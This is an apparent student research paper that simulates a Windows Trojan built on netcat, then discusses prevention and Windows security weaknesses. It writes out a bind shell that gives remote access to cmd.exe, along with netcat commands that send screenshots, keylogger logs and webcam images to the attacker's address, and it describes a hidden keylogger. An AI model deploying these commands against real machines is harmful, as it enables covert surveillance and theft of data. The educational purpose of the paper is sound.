**Simulation of a Trojan Attack in Microsoft Windows**

NATHANAEL JHONN AGUAS, Mapua University

JUSTIN BRIAN BALANO, Mapua University

ANGELO JESUS DE ROSAS, Mapua University

JASMIN ROSE LIM, Mapua University

CARL IVAN RAYOS DEL SOL, Mapua University

**KEYWORDS**

Trojan horse, Simulation in Microsoft Windows, UDP, TCP, NetCat, Command Line Interface, Command Language Interpreter

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**1 INTRODUCTION**

A computer virus is defined as a computer program with malicious intent. It is known to attach itself to other computer programs enabling it to spread from one machine to another. These said mischievous programs can range in severity; while some may only introduce mildly annoying effects, others can damage more than software related components like hardware. Almost all viruses come along with executable files (files with a .exe extension) which means they could exist in the victim’s filesystem. But, will not be of any harm unless the executable is executed. According to [1], it is important to note that a virus would neither spread nor infect one’s machine without user intervention (such as running the infected program). [1] explains that as a virus is spread by human action, people will continue to unintentionally spread them by sharing infecting files or sending e-mails in where the viruses can come along as attachments.

A *Trojan Horse* is known to be as impish as it methodological namesake. The Trojan would seem to be a somewhat useful piece of software at first glance but will do damage to one’s machine once installed or executed. On the other hand, those on the receiving end of a trojan horse would tend to open them since they appear as legitimate software from a verified source. The activation of a Trojan can yield various results ranging from annoying to malicious to damaging. Trojans are also known to install a backdoor on your system which grants the developer of the said Trojan access to your system and possibly compromise confidential or personal information. Unlike viruses and worms, according to [1], Trojans neither reproduce by infecting other files in the filesystem nor do they self-replicate. In conjunction with this, in a research conducted by [4] the Trojan Horse was defined as a novel network attack program that is a remote control-based software that has the potential to control another machine based on a program. They explain that depending on the virus’s implementation, a trojan can enter into a user’s computer to steal personal information, tamper with data, destroy files, format entire drives or cause the infection of other kinds of viruses.

Additionally, Trojans can also harm a user in other ways. According to [2] some trojans take advantage of *security flaws* present in older versions of internet browsers such as Internet Explorer and Google Chrome to effectively hide internet usage enabling the controller to use the internet for illegal purposes while all potentially incriminating evidences are associated with the infected machine or with its I.P. address. Furthermore, they can also *steal one’s identity* by coming in the form of a *keylogger* which can keep a record of whatever key the victim strikes on their keyboard possibly leading to the compromise of their personal accounts which the controller could then use to impersonate the victim and damage his reputation. Two more ways a trojan can harm someone as stated by [3] are the following: one is the controller *can manipulate your requests* as Trojans are typically used in *man in the browser* attacks. This type of attack, according to [3] is commonly employed in the banking sector where a lot of transactions occur. Here, the Trojan will manipulate the total requested amount and its destination account after the user confirms the transaction. Another is the victim can possibly get involved in a *DDOS attack* where the victim’s machine will be used as a *DDOS minion* that would relay connection requests to the target.

In modern times, there are several ways that can employed to avoid being infected with a trojan horse virus. The first would be *never download or operate programs from an untrusted or unverified source.* The fact that modern revisions of the operating systems that run most of the hardware to date are updated to protect themselves against various kinds of infections, they can never be safe. Therefore, one should not be eager to install applications from an unknown source. But, should insect them with antivirus software to ensure its security. Another is to *avoid connecting to public networks as much as possible* as public networks such as those provided by places like coffee shops and shopping malls as they may also have unsuspecting individuals who are very much capable of using software like what was demonstrated in this study to steal valuable information and cause harm.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**2 EXPERIMENTAL AND COMPUTATIONAL DETAILS- (Details of the simulation program)**

The program used to demonstrate the goal of this study was dependent on the following: *User Datagram Protocol (UDP), Transmission Control Protocol (TCP), Internet Protocol (I.P.), Windows Command Line Interface (CLI)* and *NetCat.* Transmission Control Protocol (TCP) is known as one of the main protocols included in the internet protocol suite. While serving as a complement to Internet Protocol in general, TCP is known to provide reliable, ordered and error-checked delivery of stream of octets (or bytes) between applications running on hosts communicating by an I.P. network. Major internet applications such as the World Wide Web, e-mail, remote administration (like telnet) and file transfer reply on TCP.


On the other hand, applications that do not require a secure and reliable data stream service may utilize the User Datagram Protocol (UDP), another member of the internet protocol suite designed by *David P. Reed* in the 80’s, which is known to provide a connectionless datagram service which is described to take reduced latency over reliability and is known to employ a *best effort* kind of delivery. UDP provides checksums for data integrity and *port numbers* for addressing different functions at the source and destination of the said datagram. This protocol does not have any kind of encryption. Thus, exposing the user’s program and data to any unreliability and vulnerability of the underlying network. There is no kind of ordering, checking against data duplication and error correction which is only provided by the previously stated delivery protocol. According to [6], UDP is more suitable in scenarios where error checking and correction are either not necessary or are performed by the host as it avoids the overhead introduced by the required processing in the protocol stack. Conversely, time-sensitive applications often use the above-mentioned protocol for delivery of data as dropping packets is preferable to waiting caused by delay due to transmission which may be an issue in real-time applications.

One of the applications that was used in conjunction with the program in the simulation is Windows’s own *command-line interface.* A CLI also known as *command-line user interface*, *console user interface* and *character user interface (CUI)* is defined as a means of interacting with an application in where the user or the client issues commands to the program in the form of successive lines of text. In this demonstration, a client program acting as a bridge was used to relay commands to *netcat* which in this case can be described as a *command language interpreter.*

Another application that was used in this simulation was *NetCat*. Netcat is a multiplatform application is a small network utility that manages input and output of data in varying file types. [7] without writing to the filesystem of the host. NetCat allows files to be immediately transferred from one machine to another over the network rather than having to personally write to the source machine’s means of primary storage. Although small, the said application is powerful and quite simple to use. Along with this, it is packaged along with many UNIX-like operating systems. It would also be quite important to note that as NetCat opens a port for listening to commands on the host machine, there is an increased probability of a threat or security risk.


\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**3 RESULTS AND DISCUSSION** **(How simulation works, in importance in OS)**

Here, we discuss how the simulation will work. Along with commands that make the said program used in the demonstration function accordingly.




**Figure 1. The server**

The image show in figure 1 depicts the program that serves as the bridge between the victim and the attacker. Here, the program executes *ncat.exe* with the command *l -p 1997 -v -e cmd.exe* which basically creates a netcat *server* which listens for incoming connections.




**Figure 2. The Client**

The image shown in figure 2 depicts the command line window interface shown to the user in the attacker’s end of the line. Here, the attacker is shown what options he can execute while the ncat server is up and running on the victim’s machine. It would be quite important to note that if the attacker desires to obtain files from the remote machine he would have to launch a backdoor console using the *-c* command to relay the needed commands to the other end to complete the transfer.




**Figure 3. Taking Screenshots**

Figure 3 shows how the attacker can begin receiving screenshots from the remote host. Entering the *-s* command from the client will run the command *nc -v -l -p 1997 > screen\_capture.png* which, in turn, would initialize a netcat *listener* for connections that are sending a file of type *portable network graphic.* This would also create a local image file of the same type which would serve as the container of the file to be received from the remote host.




**Figure 4. Taking the key logger’s log file**

Figure 4 shows how the attacker can retrieve the text file containing the data logged by the key logger that comes along with the netcat sever. Entering the *-k* command would relay the command *nc -v -l -p 1997 > log.txt* to netcat. This, in turn, would initialize a listener that would wait and accept connections that are transmitting a text file. This command would also create a local *log.txt* file which would serve as the container of the file to be received from the remote computer. Conversely, if a file with the same name already exists, it is updated once the said file is received from the victim’s machine.




**Figure 5. Taking images using the victim’s built-in camera**

Figure 5 shows how the attacker can retrieve images taken with the remote machine’s built-in camera. Entering the -m command would initialize a netcat listener that accepts connections that are sending files of type bitmap (bmp). This command relays nc -v -l -p 1997 > camera\_capture.bmp to nectat which in turn creates a local bitmap file that would act as a container for the image file to be retrieved from the remote host.




**Figure 6. Accessing the backdoor console**

Figure 6 shows how the attacker can create an instance of the *windows command line interface* on the victim’s machine. Entering the *-c* command would connect to the server and connect the said attacker to a command line through netcat. This would execute the command *nc [remote I.P.] [port number]* allowing the attacker to access directories and send other commands to either the netcat server running on the remote machine or the command line which could directly interact with the Windows operating system.



**Figure 6.1 Backdoor initialization**

This process would require the attacker to enter the remote machine’s I.P. address in order to establish the said connection that would connect him to the netcat server and access the command line.




**Figure 7. The key logger**

Figure 7 shows the data obtained by the key logger application packaged with the netcat server. This application will be hidden from the victim during its execution. The key logger communicates with the kernel of the Windows operating system through methods exposed by the *win32* dynamic link library. This said library handles memory management, input and output operations as well as interrupts. The key logger creates a *log.txt* file that contains the cleaned-up data obtained from the key logger. Although, keys like *up, down, control* and alike appear the same in the log file.



**Figure 7.1 Example key logger data**

Figure 7.1 shows example data obtained from the victim’s keyboard strokes. This file is updated for every key that the victim presses.



**Figure 8. Sending files**

Figure 8 shows how the attacker can obtain files from the remote host. The netcat server comes packaged with an executable application that executes commands using the connection between the victim and the attacker’s machines using protocols in the TCP/IP protocol suite such as FTP and TCP to send files. The application accepts commands such as *-s* to take and send a screenshot of the victim’s machine. The *-k* command would prepare the log file created by the key logger for sending while the *-m* command would take a snapshot using the camera built-in in the victim’s machine and prepare it for sending. The command structure goes as follows:

**Send** [*-s | -m | -k*] [local I.P. Address]

The command above also requires that you specify your own machine’s I.P. address as this will tell the server where to send the file. If the I.P. address is not specified, the command will fail, and the file will not be sent. It is also quite important to take note that the whole process would require a functional internet connection and the I.P. address of the remote machine to work. In conjunction with this, the above-mentioned command executes the following the netcat command against the connection:

**nc** **-v -w** [*time out*][*local IP*] 1997 **<** [*file name*].[*file extension*]

where:

* **nc** is a reference to *netcat*
* **-v** indicates that the command should return *feedback* to the caller regarding the status of the execution
* **-w** [*time out*] specifies the amount of time in *seconds* that the sender should wait for a receiver to pickup the request
* **[*local IP*]** specifies the I.P. address of the receiver
* **1997** specifies the port number the receiver is listening for connections in
* **< [*file name*].[*file extension*]** specifies that the file of a specific name and type should be sent to the given address.

**In Importance to O.S.**

This experiment demonstrates the most commonly stated reason as to why Microsoft’s Windows operating system is a target for attackers. This fact is not only because it is the operating system shipped with almost all machines. But, it is also because the system treats all its users as administrators in certain scenarios. This is evident in the entire simulation given that the attacker was able to communicate with the instance of the server running on the machine through the backdoor command line which is also able to execute other commands such as *del /f* which forcefully deletes a file and *shutdown /s* which calls for an immediate shutdown of the machine.

This simulation also demonstrated the possible exploitation due to easily exposed methods found in hidden libraries in the operating system.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**4 CONCLUSIONS**

In conclusion of this experiment it is evident that, although most actions in the system within the frame of reference require administrative level authorization, there should be a stricter implementation of the *user account control* system present in Microsoft Windows as in some scenarios in where execution of a specific command should have been blocked it was still process and executed by the O.S. with no doubt in the executing authority.

On the other hand, although it is good that OEMs allow programmers to make use of methods found in their libraries, especially some methods used by the kernel to interpret input from external devices, it is also evident that the act of allowing access to such methods could easily lead to attacks and misuse as exposing these methods allow the said programmer full control of them.

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_REFERENCES**

[1] Vangie Beal. 2015. The Difference Between a Computer Virus, Worm and Trojan Horse. (December 2015). Retrieved March 1, 2018 from <https://www.webopedia.com/DidYouKnow/Internet/virus.asp>

[2] Aravsons. 2018. Trojan horse (computing). (February 2018). Retrieved March 1, 2018 f <https://en.wikipedia.org/wiki/Trojan_horse_(computing)>

[3] Alan Tay. 2012. <http://blog.spamfighter.com/malware-2/5-reasons-why-trojan-is-such-a-dangerous-threat.html>. (January 2012). Retrieved March 1, 2018 from <http://blog.spamfighter.com/malware-2/5-reasons-why-trojan-is-such-a-dangerous-threat.html>

[4] Z.HU Zhenfang. 2015. Study on Computer Trojan Horse Virus and Its Prevention. *International Journal of Engineering and Applied Sciences (IJEAS)* 2, 8 (August 2015), 95–96.

[5] Babar Bashir Chohan. 2017. Transmission Control Protocol. (November 2017). Retrieved March 2, 2018 from <https://en.wikipedia.org/wiki/Transmission_Control_Protocol>

[6] Esmond Pitt. 2017. User Datagram Protocol. (April 2017). Retrieved March 2, 2018 from <https://en.wikipedia.org/wiki/User_Datagram_Protocol>

[7] ForensicsWiki. 2015. Netcat. (March 2015). Retrieved March 1, 2018 from <http://www.forensicswiki.org/wiki/Netcat>

[8] Guy Harris. 2017. Command-line interface. (November 2017). Retrieved March 2, 2018 from <https://en.wikipedia.org/wiki/Command-line_interface>